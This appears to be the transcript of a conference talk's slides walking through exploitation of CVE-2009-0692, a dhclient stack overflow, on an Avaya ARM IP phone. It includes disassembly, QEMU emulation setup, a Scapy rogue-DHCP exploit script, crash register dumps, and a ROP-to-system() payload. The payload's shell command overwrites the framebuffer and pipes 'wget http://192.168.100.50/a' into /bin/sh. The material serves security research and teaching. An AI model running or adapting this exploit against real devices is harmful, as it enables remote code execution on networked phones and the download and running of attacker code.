Internet Systems Consortium DHCP Client 4.0.0  
Copyright 2004-2007 Internet Systems Consortium.  
All rights reserved.
```

```
For info, please visit http://www.isc.org/sw/dhcp/
```

```
Usage: dhclient [-4|-6] [-ldvrx] [-nw] [-p <port>] [-s server]  
          [-cf config-file] [-lf lease-file] [-pf pid-file]  
          [ -I <dhcp-client-identifier> ] [-B]  
          [ -H <host-name> | -F <fqdn.fqdn> ] [ -T <timeout> ]  
          [ -V <vendor-class-identifier> ]  
          [ -R <request option list> ]  
          [-sf script-file] [interface]
```

```
#
```

```
# DHCP_INFO: in send_discover: Apline Cbk leaseholdover called. remove
```

```
#
```

```
#
```

```
#
```

```
# dhclient
```

```
Segmentation fault (core dumped)
```

```
# dhclient > /dev/null
```

```
dhclient(576) is already running - exiting.
```

```
This version of ISC DHCP is based on the release available  
on ftp.isc.org. Features have been added and other changes  
have been made to the base software release in order to make  
it work better with this distribution.
```

```
exiting.
```

```
#
```

```
/*
 * cve-2009-0692.c
 *
 * ISC DHCP dhclient < 3.1.2p1 Remote Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0692
 *
 * Stack-based buffer overflow in the script_write_params method in
 * client/dhclient.c in ISC DHCP dhclient 4.1 before 4.1.0p1, 4.0 before
 * 4.0.1p1, 3.1 before 3.1.2p1, 3.0, and 2.0 allows remote DHCP servers to
 * execute arbitrary code via a crafted subnet-mask option.
 *
 * $ gcc cve-2009-0692.c -o cve-2009-0692 -lpcap -ldnet
 * $ sudo ./cve-2009-0692
 * [+] listening on eth0: ip and udp and src port 68 and dst port 67
 * [+] snarfed DHCP request from 00:19:d1:90:e5:4a with xid 0x120f8920
 * [+] sending malicious DHCP response to 00:19:d1:90:e5:4a with xid 0x120f8920
 *
 * $ gdb /sbin/dhclient
 * ...
 * DHCPREQUEST on eth0 to 255.255.255.255 port 67
 * DHCPACK from 0.6.9.2
 * ...
 * Program received signal SIGSEGV, Segmentation fault.
 * 0x41414141 in ?? ()
 *
 * Notes:
 *
 * Only tested with dhclient 3.1.2 on 32-bit Gentoo / GCC 4.3.3. Feel free
 * to tweak for your target platform. Depends on libdnet and libpcap.
 *
 * READABLE_1 and READABLE_2 need to be readable addresses as we fix up the
 * stack during our overflow. After a successful return from the vulnerable
```

VERIFYING THIS VERSION IS STILL VULNERABLE

- WE'RE GOING TO COMPARE THE ORIGINAL SOURCE CODE WITH THE FIXED ONE
- WE HAVE A WORKING EXPLOIT FOR X86 THAT HINTS HOW TO EXPLOIT THE BUG
 - IT'S A BASIC STACK OVERFLOW...
- WE NEED TO CHECK IF MODERN MITIGATIONS ARE IN PLACE ON THE PHONE
 - STACK COOKIE
 - ASLR
- SET UP A DEBUG ENVIRONMENT
 - LIVE ON THE PHONE (HARD BECAUSE OF DHCPCLIENT INTEGRATION WITH H.323 STACK)
 - OR EMULATION (MORE TIME CONSUMING TO SETUP, BUT MORE FLEXIBLE)

```

void script_write_params (client, prefix, lease)
struct client_state *client;
const char *prefix;
struct client_lease *lease;
{
    int i;
    struct data_string data;
    struct option_cache *oc;
    struct envadd_state es;

    es.client = client;
    es.prefix = prefix;

    client_envadd (client,
        prefix, "ip_address", "%s", piaddr (lease -> address));

    // .... Removed comment .... //
    memset (&data, 0, sizeof data);
    oc = lookup_option (&dhcp_universe, lease -> options, DHO_SUBNET_MASK);
    if (oc && evaluate_option_cache (&data, (struct packet *)0,
        (struct lease *)0, client,
        (struct option_state *)0,
        lease -> options,
        &global_scope, oc, MDL)) {
        if (data.len > 3) {
            struct iaddr netmask, subnet, broadcast;

            memcpy (netmask.iabuf, data.data, data.len);
            netmask.len = data.len;
            data_string_forget (&data, MDL);

            subnet = subnet_number (lease -> address, netmask);
            if (subnet.len) {
                client_envadd (client, prefix, "network_number",
                    "%s". piaddr (subnet));
            }
        }
    }
}

```

Vulnerable

```

void script_write_params (client, prefix, lease)
struct client_state *client;
const char *prefix;
struct client_lease *lease;
{
    int i;
    struct data_string data;
    struct option_cache *oc;
    struct envadd_state es;

    es.client = client;
    es.prefix = prefix;

    client_envadd (client,
        prefix, "ip_address", "%s", piaddr (lease -> address));

    // .... Removed comment .... //
    memset (&data, 0, sizeof data);
    oc = lookup_option (&dhcp_universe, lease -> options, DHO_SUBNET_MASK);
    if (oc && evaluate_option_cache (&data, (struct packet *)0,
        (struct lease *)0, client,
        (struct option_state *)0,
        lease -> options,
        &global_scope, oc, MDL)) {
        if (data.len > 3) {
            struct iaddr netmask, subnet, broadcast;

            /*
             * No matter the length of the subnet-mask option,
             * use only the first four octets. Note that
             * subnet-mask options longer than 4 octets are not
             * in conformance with RFC 2132, but servers with this
             * flaw do exist.
             */
            memcpy (netmask.iabuf, data.data, 4);
            netmask.len = 4;
            data_string_forget (&data, MDL);
        }
    }
}

```

Patched

script_write_params

Found function
with strings it uses

```
var_B8= -0xB8
var_B4= -0xB4
var_B0= -0xB0
var_AC= -0xAC
var_A8= -0xA8
var_A4= -0xA4
var_94= -0x94
var_90= -0x90
var_8C= -0x8C
s= -0x88
var_84= -0x84
var_7C= -0x7C
var_6C= -0x6C
var_68= -0x68
var_5C= -0x5C
var_58= -0x58
var_54= -0x54
var_40= -0x40
src= -0x3C
n= -0x38
var_30= -0x30
var_2C= -0x2C
```

```
PUSH {R4-R11,LR}
ADD R8, R2, #0x10
SUB SP, SP, #0x94
LDR R12, [R2,#0x20]
ADD LR, SP, #0xB8+var_40
MOV R9, R0
MOV R11, R1
MOV R10, R2
LDM R8, {R0-R3}
STR LR, [SP,#0xB8+s]
STR R12, [SP,#0xB8+var_B8]
STR R9, [SP,#0xB8+var_30]
STR R11, [SP,#0xB8+var_2C]
BL sub_2D3A8
LDR R6, =( _GLOBAL_OFFSET_TABLE_ - 0x12788)
LDR R3, =(aIgnoringReques+0x1D - 0x78590); "%s"
LDR R2, =(aIpAddress - 0x78590); "ip_address"
ADD R6, PC, R6; _GLOBAL_OFFSET_TABLE_
ADD R3, R6, R3; "%s"
ADD R2, R6, R2; "ip_address"
```

No stack
canary ☹️

```
ADD R3, R6, R3; "%s"
ADD R2, R6, R2; "ip_address"
MOV R1, R11
STR R3, [SP,#0xB8+var_84]
STR R0, [SP,#0xB8+var_B8]
MOV R0, R9; arg
BL sub_12268
MOV R1, #0; c
MOV R2, #0x10; n
LDR R0, [SP,#0xB8+s]; s
BL memset
LDR R3, =(dhcp_universe_ptr - 0x78590)
LDR R1, [R10,#0x38]
MOV R2, #1
LDR R3, [R6,R3]; dhcp_universe
MOV R0, R3
STR R3, [SP,#0xB8+var_8C]
BL sub_2F140
SUBS LR, R0, #0
BEQ loc_129BC
```

```
LDR R3, =(global_scope_ptr - 0x78590)
LDR R12, [R10,#0x38]
MOV R1, #0
LDR R3, [R6,R3]; global_scope
STR R12, [SP,#0xB8+var_B4]
STR R3, [SP,#0xB8+var_90]
LDR R3, =(aDhclientC - 0x78590); "dhclient.c"
LDR R12, =0x1245
ADD R3, R6, R3; "dhclient.c"
STR R3, [SP,#0xB8+var_94]
STR LR, [SP,#0xB8+var_AC]
STR R12, [SP,#0xB8+var_A4]
LDR LR, [SP,#0xB8+var_94]
LDR R12, [SP,#0xB8+var_90]
LDR R0, [SP,#0xB8+s]
MOV R2, R1
MOV R3, R9
STR R1, [SP,#0xB8+var_B8]
STR R12, [SP,#0xB8+var_B0]
STR LR, [SP,#0xB8+var_A8]
BL sub_48950
CMP R0, #0
BEQ loc_129BC
```

Vulnerable

```
LDR R2, [SP,#0xB8+n]; n
CMP R2, #3
BLS loc_129A8
```

```
ADD R4, SP, #0xB8+var_54
LDR R1, [SP,#0xB8+src]; src
ADD R0, R4, #4; dest
BL memcpy
MOV R5, R4
```

```
LDR R3, [SP,#0xB8+n]
LDR R0, [SP,#0xB8+s]; s
LDR R1, [SP,#0xB8+var_94]
LDR R2, =0x124B
STR R3, [SP,#0xB8+var_54]
BL sub_22610
LDM R5!, {R0-R3}
ADD R12, SP, #0xB8+var_B0
ADD R4, R10, #0x1C
ADD R7, SP, #0xB8+var_68
STM R12!, {R0-R3}
LDR R3, [R5]
LDM R4, {R0,R1}
STR R3, [R12]
MOV R3, SP
STM R3, {R0,R1}
MOV R0, R7
LDM R8, {R1-R3}
BL subnet_number
LDR R3, [SP,#0xB8+var_68]
CMP R3, #0
BEQ loc_129A8
```

```
LDR R12, [SP,#0xB8+var_58]
LDM R7, {R0-R3}
STR R12, [SP,#0xB8+var_B8]
BL sub_2D3A8
LDR R2, =(aNetworkNumber - 0x78590); "network_number"
LDR R3, [SP,#0xB8+var_84]
ADD R2, R6, R2; "network number"
```

EXPLOITATION TIME!

GETTING THE BEST ENVIRONMENT

- MANUALLY RUNNING DHCPCLIENT ON THE PHONE MAKES IT SEGFAULT
 - MAYBE SOMETHING ON THE PHONE IS INTERFERING
 - OR IT IS DUE TO AVAYA'S MODIFICATIONS (REMEMBER THE CURIOUS ERROR MESSAGE)
- WE SHOULD BE ABLE TO RUN IT IN QEMU

SETTING UP QEMU

- QEMU CAN EMULATE ARM EITHER FOR USERLAND OR AS A FULL-SYSTEM
 - USERLAND WON'T DO HERE BECAUSE CONNECTIVITY COMPLEXITY
 - DHCPCLIENT WANTS TO CHANGE IP ADDRESSES
 - SOME WEIRD PIPE DETAILS WE WILL COVER IN A SECOND
 - WE CAN BUILD A CUSTOM LINUX KERNEL WITH BUSYBOX AND ADD THE LIBRARIES WE NEED FOR DHCPCLIENT
 - [HTTPS://WWW.ZACHPFEFFER.COM/SINGLE-POST/BUILD-THE-LINUX-KERNEL-AND-BUSYBOX-AND-RUN-ON-QEMU](https://www.zachpfeffer.com/single-post/build-the-linux-kernel-and-busybox-and-run-on-qemu)
 - [HTTPS://LEARNINGFROMYOUBLOG.WORDPRESS.COM/2016/04/05/131/](https://learningfromyoublog.wordpress.com/2016/04/05/131/)
 - WE WANT TO BUILD A VEXPRESS-A9 IMAGE

RUNNING QEMU

- WE HAVE TO RUN QEMU WITH PROPER NETWORK
 - DEFAULT CONFIGURATION WILL PROVIDE A DHCP SERVER, WHICH WE DON'T WANT
 - WE NEED TO BE INTENTIONAL WITH OUR NETWORK STACK
 - [HTTPS://ALBERAND.GITHUB.IO/HOST-ONLY-NETWORKING-SET-UP-FOR-QEMU-HYPERVISOR.HTML](https://alberand.github.io/host-only-networking-set-up-for-qemu-hypervisor.html)

```
pl@pl-VirtualBox:~/re/avaya/files/emulation/vm/teeny-linux$ cat go.sh
#!/bin/sh

TOP=/home/pl/re/avaya/files/emulation/vm/teeny-linux
qemu-system-arm -M vexpress-a9 \
  -dtb /home/pl/re/avaya/files/emulation/vm/teeny-linux/obj/linux-arm-versatile_defconfig/arch/arm/boot/dts/vexpress-v2p-ca9.dtb \
  -kernel $TOP/obj/linux-arm-versatile_defconfig/arch/arm/boot/zImage \
  -initrd $TOP/obj/initramfs.igz -nographic -append "earlyprintk=serial,ttys0 console=ttyAMA0" \
  -netdev tap,id=network0,ifname=tap0,script=no,downscript=no \
  -net nic,netdev=network0 \
  -netdev user,id=network1,hostfwd=tcp:127.0.0.1:5555-192.168.200.200:22 -net nic,netdev=network1
```

- HOW TO EXIT QEMU ☺
 - CTRL+A, THEN X

DEBUGGING DHCLIENT

- TO RUN DHCLIENT FROM INSIDE QEMU
 - `DHCLIENT -SF /SBIN/DHCLIENT-SCRIPT -V CCP.AVAYA.COM -H AVX2504A4 eth0`
 - STILL SEGFAULT ☹️
- LOOKING AT WHERE THE SEGFAULT HAPPENS, WE FIND HINTS OF AVAYA'S MODIFICATIONS
 - DHCLIENT GOT TWEAKED TO INTERACT WITH AVAYA'S H.323 STACK
 - MORE COMMAND LINE OPTIONS
 - "WEIRD SOCKET"

DHCLIENT TWEAKS

- OPENS A NAMED SOCKET (AF_UNIX)
 - “SPARK_DHCP_SERVER”
- READS FROM IT TO GET CONFIGURATION VALUES
 - EASIER TO HAVE A LOOK AT THE BINARY THAT LISTENS ON THE SOCKET AND SENDS THE CONFIGURATION VALUES
 - WE NEED TO HAVE A LOOK AT THE H.323 BINARY FOR THAT
- ABSENCE OF THE SOCKET WILL MAKE DHCLIENT CRASH

```
loc_185C0
ADD    R0, R6, R0      ; "SIP application identified\n" ...
BL     sub_561B4
MOV    R0, #1          ; domain // AF_UNIX
MOV    R1, R0          ; type // SOCK_STREAM
MOV    R2, #0          ; protocol // AF_UNSPEC
BL     socket
LDR    R3, =(dhcpAppInterface_ptr - 0x78590)
ADD    R1, SP, #0x4C0+addr ; addr
MOV    R2, #0x6E ; 'n' ; len
LDR    R4, [R6, R3]     ; dhcpAppInterface
STR    R0, [R4]
BL     connect
CMP    R0, #0
BGE    loc_1860C
```

```
loc_1860C
ADD    R1, SP, #0x4C0+var_70
LDR    R0, [R4]         ; fd
ADD    R1, R1, #4       ; buf
MOV    R2, #0x14        ; n
MOV    R3, #0           ; flags
BL     recv
CMP    R0, #0
BGE    loc_18638
```

```
LDR    R0, =(aDhclientDhcpOp - 0x78590) ; "Dhclient:Dhcp Option recv on interface "...
ADD    R0, R6, R0      ; "Dhclient:Dhcp Option recv on interface "...
BL     sub_561B4
```

```
loc_18638
MOV    R5, #9
MOV    R7, #0
B      loc_18770
```

```

sub_DBAC8
dest= -0x78
var_C= -0xC

; __unwind {
PUSH    {R4,R5,R11,LR}
ADD     R11, SP, #0xC
SUB     SP, SP, #0x70
MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bambo
BL      strchr
LDR     R2, =0x809
LDR     R3, =aDhpcinterface ; "dhcpcInterfaceInit"
LDR     R5, =dword_FBA8AC
ADD     R1, R0, #1
LDR     R0, =aSDSInvoke_2 ; "%s:%d - %s() - Invoke ....\
BL      printf
LDR     R0, =aSparkDhcpserve ; "spark_dhcpServer"
BL      unlink
LDR     R0, =aVarRunDhclient ; "/var/run/dhclient.pid"
BL      remove
MOV     R0, #1 ; domain
MOV     R1, R0 ; type
MOV     R2, #0 ; protocol
BL      socket
CMP     R0, #0
STR     R0, [R5,#(spark_dhcpServer_socket
BLT     loc_DBBD0

```

Store the socket handle

Name the socket

```

R4, R11, #-var_C
R3, #1
R3, [R4,#-0x6E]!
R1, =aSparkDhcpserve ; "spark_dhcpServer"
R0, R11, #-dest ; dest
strcpy
R1, R4 ; addr
R0, [R5,#(spark_dhcpServer_socket - 0xFBA8AC)] ; fd
R2, #0x6E ; 'n' ; len
bind
R0, #1
loc_DBB88

```

INITIALIZING THE DHCP INTERFACE

- CODE FROM THE H.323 STACK
 - "DHCPINTERFACEINIT" FUNCTION
- CREATE A NEW NAMED LISTENING SOCKET
 - "SPARK_DHCPSEVER"
- SEPARATE THREAD WILL READ/WRITE TO IT
 - THE XREF TO THE SOCKET HANDLE POINTS US TO THE DHCP THREAD FUNCTION

```

loc_DBB88
; fd
LDR     R0, [R5,#(spark_dhcpServer_socket - 0xFBA8AC)]
MOV     R1, #1 ; n
BL      listen
CMN     R0, #1
MOVNE   R0, #1
BNE     loc_DBB80

```

xrefs to spark_dhcpServer_socket

Direction	Ty	Address	Text
Up	w	sub_DBAC8+54	STR R0, [R5,#(spark_dhcpSe
Up	r	sub_DBAC8+78	dhcpc Init
Up	r	sub_DBAC8+AC	dhcpcSe
Up	r	sub_DBAC8:loc_DBB88	LDR R0, [R5,#(spark_dhcpSe
	r	sub_DBAC8+F8	LDR R0, [R5,#(spark_dhcpSe
Do...	r	sub_DDE2C+60	LDR R3, [R8,#(spark_dhcpSe
Do...	r	sub_DDE2C+A4	LDR R0, [R8,#(spark_dhcpSe
Do...	r	sub_DDE2C+D8	dhcpcS
Do...	r	sub_DDE2C+A1C	LDR R2, [R4,#(spark_dhcpSe
Do...	r	sub_DEB9C+D0	LDR R0, [R8,#(spark_dhcpSe

dhcpc thread

```

MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/local
BL      strchr
MOV     R2, #0x820
LDR     R3, =aDhpcinterface ; "dhcpcInt
ADD     R1, R0, #1
LDR     R0, =aSDSDhcpListenT ; "%s:%d -
BL      printf
LDR     R0, [R5,#(spark_dhcpServer_socket
BL      close
MOV     R0, #0
B       loc_DBB80

```

```

loc_DBB88
; fd

```

dhcp thread

```
loc_DDF64
BL      sub_DA2C4
MOV     R1, #0x2F ; '/' ; c
RSBS    R4, R0, #1
MOVCC   R4, #0
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bambooagent/agent1/xml-"...
BL      strrchr
LDRH    R12, [R11,#var_26]
LDR     R1, [R5]
LDR     R2, =0x716
LDR     R3, =aDhcpthread ; "DhcpThread"
STMFA   SP, {R1,R12}
STR     R4, [SP,#0x1F4+timeout]
ADD     R1, R0, #1
LDR     R0, =aSDSNdhcpstdDNS ; "%s:%d - %s() - nDhcpStd = %d, nSiteSpec"...
BL      printf
LDR     R1, [R5]
MOV     R3, #0x2B ; '+'
MOV     R2, #0xF
STR     R3, [R11,#var_64]
ADD     R3, R3, #0xD4
STR     R2, [R11,#var_60]
STR     R3, [R11,#var_58]
STR     R1, [R11,#var_5C]
STR     R4, [R11,#buf]
MOV     R1, #0x2F ; '/' ; c
LDR     R0, =aLocaldiskHomeB_2 ; "/localdisk/home/bambooagent/agent1/xml-"...
BL      strrchr
MOV     R2, #0x730
LDR     R3, =aDhcpthread ; "DhcpThread"
ADD     R1, R0, #1
LDR     R0, =aSDSStartDhcpNe ; "%s:%d - %s() - START DHCP NEGOTIATION P"...
BL      printf
LDR     R0, [R8,#(dword_FBAC40 - 0xFBA8AC)] ; fd
SUB     R1, R11, #-buf ; buf
MOV     R2, #0x14 ; n
MOV     R3, R10 ; flags
BL      send
CMN     R0, #1
BEQ     loc_DE780
```

Prepare the
buffer to send

Send 0x14 bytes

Python re-implementation

```
import socket
import struct

option_payload = struct.pack("<IIIII",0x1000,0x2b,0x716,0xf2,0x2b+0xd4)

serversocket = socket.socket(
    socket.AF_INET, socket.SOCK_STREAM)
serversocket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
serversocket.bind(("192.168.100.50", 1234))
serversocket.listen(5)

while True:
    (clientsocket, address) = serversocket.accept()
    clientsocket.send(option_payload)
    pkt = clientsocket.recv(1024)
    print pkt.encode("hex")
    clientsocket.send("\x00\x00\x00\x00") #idk, trigger discover....

    while True:
        pkt = clientsocket.recv(1024)
        print pkt.encode("hex")
        clientsocket.send("\x00\x00\x00\x00") #idk, trigger discover....

clientsocket.close()
serversocket.close()

# Run in qemu
# ip addr add 192.168.100.224/24 broadcast 192.168.100.255 dev eth0
# ifconfig eth0 up
# socat unix-listen:spark_dhcpServer tcp-connect:192.168.100.50:1234 &
```

DEBUGGING DHCLIENT (FOR REAL THIS TIME)

- RUN THE PYTHON SCRIPT ON HOST, SOCAT IN QEMU
 - SOCAT IS A FANCY VERSION OF NETCAT, HANDLES AF_UNIX SOCKETS
- DHCLIENT CAN BE RUN IN GDB AS WELL:
 - `GDB /BIN/DHCLIENT -EX "B *0x14DD8" -EX "R -SF /SBIN/DHCLIENT-SCRIPT -V CCP.AVAYA.COM -H AVX2504A4 ETH0" -EX "B *0x00020AA4"`
 - THE BREAKPOINTS (`-EX "B *0x..."`) ARE HERE TO BREAK WHEN DHCLIENT MESS WITH OUR IP ADDRESS
 - WHEN WE BREAK, WE RE-CONFIGURE THE IP ADDRESS TO A STATIC ONE SO THAT SOCAT DOESN'T GET CONFUSED
- FINALLY, WE CAN SEND ROGUE DHCP PACKETS AND SEE THE RESULT
 - COULDN'T GET THE ORIGINAL POC TO COMPILE 🚫
 - USED A SCAPY-BASED ONE INSTEAD (FROM A DIFFERENT DHCLIENT EXPLOIT)

REACHING THE VULNERABLE CODE PATH

- THE BUG HAPPENS WHEN SENDING AN INVALID-SIZED SUBNET-MASK OPTION
 - DHCP OPTIONS ARE TLV (TYPE, LENGTH, VALUE)
 - THE SUBNET-MASK OPTION TYPE IS "1"
 - THE LENGTH SHOULD BE 4 (IT'S A 4 BYTES MASK) BUT WE CAN SEND 255 BYTES
- WE CAN USE SCAPY TO CRAFT A DHCP REPLY WITH THE INVALID DATA
 - BEST TO HAVE A PAYLOAD WITH AN EASY TO FIND BYTE-PATTERN

```
# Based on https://www.exploit-db.com/exploits/9265  
# and https://www.exploit-db.com/exploits/36933
```

```
import socket, struct
```

```
def ip2long(ip):  
    """  
    Convert an IP string to packed long  
    """  
    packedIP = socket.inet_aton(ip)  
    #return struct.unpack("!L", packedIP)[0]  
    return packedIP
```

```
ip_long = ip2long(server_ip)
```

```
dhcp_option = "\x35\x01\x05\x36\x04" + ip_long + "\x33\x04\x00\x00\x00\x10\x03\x04"  
dhcp_option += ip_long + "\x06\x04" + ip_long + "\x0f\x0a" + "X"*10 + "\x00"
```

```
payload= ""  
for i in xrange(0,0x90//4):  
    payload += chr(0x43+i)*4 # Create a pattern for when we Segfault
```

```
dhcp_option += "\x01" + chr(len(payload)) + payload + "\xFF"
```

```
def toMAC(strMac):  
    cmList = strMac.split(":")  
    hcMList = []  
    for iter1 in cmList:  
        hcMList.append(int(iter1, 16))  
    hMAC = struct.pack('!B', hcMList[0]) + struct.pack('!B', hcMList[1])  
    hMAC += struct.pack('!B', hcMList[2]) + struct.pack('!B', hcMList[3])  
    hMAC += struct.pack('!B', hcMList[4]) + struct.pack('!B', hcMList[5])  
    return hMAC
```

```
def detect_dhcp(pkt):
```

```
    if DHCP in pkt:
```

```
        # if DHCP Discover then DHCP Offer
```

```
        if pkt[DHCP].options[0][1]==1:
```

```
            clientMAC = pkt[Ether].src
```

```
            print "DHCP Discover packet detected from " + clientMAC
```

```
            p=( Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/  
                IP(src=server_ip,dst="255.255.255.255")/  
                UDP(sport=67,dport=68)/  
                BOOTP(  
                    op=2,  
                    yiaddr=victim_assign_ip,  
                    siaddr=server_ip,  
                    giaddr=gateway_ip,  
                    chaddr=toMAC(clientMAC),  
                    xid=pkt[BOOTP].xid,  
                    sname=server_ip  
                ))/  
                DHCP(options=[('message-type','offer')])/  
                DHCP(options=[('subnet_mask',subnet_mask)])/  
                DHCP(options=[('name_server',dns_ip)])/  
                DHCP(options=[('lease_time',1)])/  
                DHCP(options=[('router',gateway_ip)])/  
                DHCP(options=[('domain',shell_command)])/  
                DHCP(options=[('server_id',server_ip),('end')]))
```

```
            p.show()
```

```
            print "AAAAHHH"
```

```
            sendp(p, iface=iface_name)
```

```
                print "DHCP Offer packet sent"
```

```

# if DHCP Request than DHCP ACK
if pkt[DHCP] and pkt[DHCP].options[0][1] == 3:
    clientMAC = pkt[Ether].src
    print "DHCP Request packet detected from " + clientMAC

    p=(
        Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/
        IP(src=server_ip,dst="255.255.255.255")/
        UDP(sport=67,dport=68)/
        BOOTP(
            op=2,
            yiaddr=victim_assign_ip,
            siaddr=server_ip,
            giaddr=gateway_ip,
            chaddr=toMAC(clientMAC),
            xid=pkt[BOOTP].xid
        )/
        DHCP(options=dhcp_option)
    )

    p.show()
    sendp(p)
    print "DHCP Ack packet sent"

```

```

def main():
    #sniff DHCP requests
    print "Starting scapy..."
    sniff(filter="udp and (port 67 or 68)", prn=detect_dhcp, iface=iface_name)

```

```

# if DHCP Request than DHCP ACK
if pkt[DHCP] and pkt[DHCP].options[0][1] == 3:
    clientMAC = pkt[Ether].src
    print "DHCP Request packet detected from " + clientMAC

    p=(
        Ether(src=spoofed_mac,dst="ff:ff:ff:ff:ff:ff")/
        IP(src=server_ip,dst="255.255.255.255")/
        UDP(sport=67,dport=68)/
        BOOTP(
            op=2,
            yiaddr=victim_assign_ip,
            siaddr=server_ip,
            giaddr=gateway_ip,
            chaddr=toMAC(clientMAC),
            xid=pkt[BOOTP].xid
        )/
        DHCP(options=dhcp_option)
    )

    p.show()
    sendp(p)
    print "DHCP Ack packet sent"

```

```

def main():
    #sniff DHCP requests
    print "Starting scapy..."
    sniff(filter="udp and (port 67 or 68)", prn=detect_dhcp, iface=iface_name)

```

Program received signal SIGSEGV, Segmentation fault.

0x56565656 in ?? ()

(gdb) info registers

r0	0xb7aef	752367
r1	0x7effce84	2130693764
r2	0xb7930	751920
r3	0x7	7
r4	0x4e4e4e4e	1313754702
r5	0x4f4f4f4f	1330597711
r6	0x50505050	1347440720
r7	0x51515151	1364283729
r8	0x52525252	1381126738
r9	0x53535353	1397969747
r10	0x54545454	1414812756
r11	0x55555555	1431655765
r12	0xb7af9	752377
sp	0x7effd368	0x7effd368
lr	0x12aa0	76448
pc	0x56565656	0x56565656
cpsr	0x60000010	1610612752

EXPLOITING THE VULNERABLE CODE PATH

- WE CONTROL THE EXECUTION FLOW 🖱️
- THE FUNKY BYTE PATTERN WE'VE USED TELLS US WHICH REGISTER WE CONTROL AND HOW
- I SKIPPED ONE DETAIL
 - THERE WERE A COUPLE MORE SEGFaultS BEFORE THIS ONE
 - INVALID READS TO ADDRESSES WE HAVE OVERWRITTEN WITH OUR PAYLOAD
 - LDR R0, [R1] WITH R1 = 0x41414141 (OR SIMILAR)
 - NEED TO KNOW AN ADDRESS THAT CAN BE READ/WITTEN TO (SAME AS THE ORIGINAL EXPLOIT)
 - OOPS, THERE'S NO ASLR...
 - PICK AN ADDRESS IN A WRITABLE REGION JUST TO BE SAFE
 - CAT /PROC/[PID]/VM_MAP

LET'S CRAFT A SHELLCODE?

EXPLOITING THE VULNERABLE CODE PATH

- WE'RE NOT EXACTLY SURE WHERE OUR PAYLOAD IS IN MEMORY
- AND THAT'S THE MEMORY MAP WE HAVE

```
00008000-00071000 r-xp 00000000 00:02 255      /bin/dhclient
00078000-0007b000 rw-p 00068000 00:02 255      /bin/dhclient
0007b000-00085000 rw-p 00000000 00:00 0
0008a000-0008d000 rw-p 0006a000 00:02 255      /bin/dhclient
0008d000-000d5000 rw-p 00000000 00:00 0        [heap]
```

- STACK AND HEAP DOESN'T APPEAR TO BE EXECUTABLE
 - SHOULD WE ROP THEN?

EXPLOITING THE VULNERABLE CODE PATH

- WE'RE NOT EXACTLY SURE WHERE OUR PAYLOAD IS IN MEMORY
- AND THAT'S THE MEMORY MAP WE HAVE

```
00008000-00071000 r-xp 00000000 00:02 255      /bin/dhclient
00078000-0007b000 rw-p 00068000 00:02 255      /bin/dhclient
0007b000-00085000 rw-p 00000000 00:00 0
0008a000-0008d000 rw-p 0006a000 00:02 255      /bin/dhclient
0008d000-000d5000 rw-p 00000000 00:00 0      [heap]
```

- STACK AND HEAP DOESN'T APPEAR TO BE EXECUTABLE
 - SHOULD WE ROP THEN? WE DO CONTROL R4 🐱

```
.text:00020AA4      MOV     R0, R4      ; command
.text:00020AA8      BL      system
.text:00020AAC      MOV     R4, R0
.text:00020AB0      MOV     R1, R0
```

EXPLOITING THE VULNERABLE CODE PATH

- WE CAN HUNT FOR DATA TO BE COPIED IN A STATIC LOCATION
 - TRY LOTS OF DIFFERENT DHCP OPTIONS, FILL THEM WITH "AAAA..."
 - THEN LOOK FOR THE STRING IN MEMORY
- THE "DOMAIN" OPTION IS A GOOD ONE.

```
payload = patch(payload, struct.pack("<I",0x7b000), 4*4) #0x7b000 address that can be read/write
payload = patch(payload, struct.pack("<I",0x4), 6*4) # Size field, needs to be 4
payload = patch(payload, struct.pack("<I",0x7b000), 8*4)
payload = patch(payload, struct.pack("<I",0x7b000), 9*4)

shell_address = 🐼🐼🐼🐼 # look for the address yourself
system_address = 0x0020AA4
payload = patch(payload, struct.pack("<I",shell_address), 11*4)
payload = patch(payload, struct.pack("<I",system_address), 0x13*4)

dhcp_option += "\x01" + chr(len(payload)) + payload + "\xFF"

shell_command = ' '*15 + 'cat /dev/urandom > /dev/fb0;ifconfig eth0 192.168.100.56;'
shell_command+= 'sleep 5; wget http://192.168.100.50/a -O - | /bin/sh #' |
```

DEMO TIME!

CONCLUSION

- MITIGATION?
 - MONITOR YOUR NETWORK
 - SEGREGATE YOUR NETWORK
 - TELL IT TO PATCH!
- WHY THIS KIND OF BUG CAN HAPPEN?
 - TECHNICAL DEBT IS HARD
- EMBEDDED DEVICES AREN'T BLACK BOXES
 - YOU TOO CAN FIND THESE BUGS NOW!



QUESTIONS?

FIND ME ON TWITTER @PHLAUL

THANK YOU ALL!

RESSOURCES

TUTORIALS

- ARM
 - [HTTPS://AZERIA-LABS.COM/WRITING-ARM-ASSEMBLY-PART-1/](https://azeria-labs.com/writing-arm-assembly-part-1/)
- FINDING THE BASE ADDRESS OF A BOOTLOADER
 - [HTTPS://BLOG.QUARKSLAB.COM/REVERSE-ENGINEERING-SAMSUNG-S6-SBOOT-PART-I.HTML](https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html)
- QEMU:
 - [HTTPS://WWW.ZACHPFEFFER.COM/SINGLE-POST/BUILD-THE-LINUX-KERNEL-AND-BUSYBOX-AND-RUN-ON-QEMU](https://www.zachpfeffer.com/single-post/build-the-linux-kernel-and-busybox-and-run-on-qemu)
 - [HTTPS://LEARNINGFROMYOUBLOG.WORDPRESS.COM/2016/04/05/131/](https://learningfromyoublog.wordpress.com/2016/04/05/131/)
 - [HTTPS://ALBERAND.GITHUB.IO/HOST-ONLY-NETWORKING-SET-UP-FOR-QEMU-HYPERVISOR.HTML](https://alberand.github.io/host-only-networking-set-up-for-qemu-hypervisor.html)
- FLASH MODIFICATION
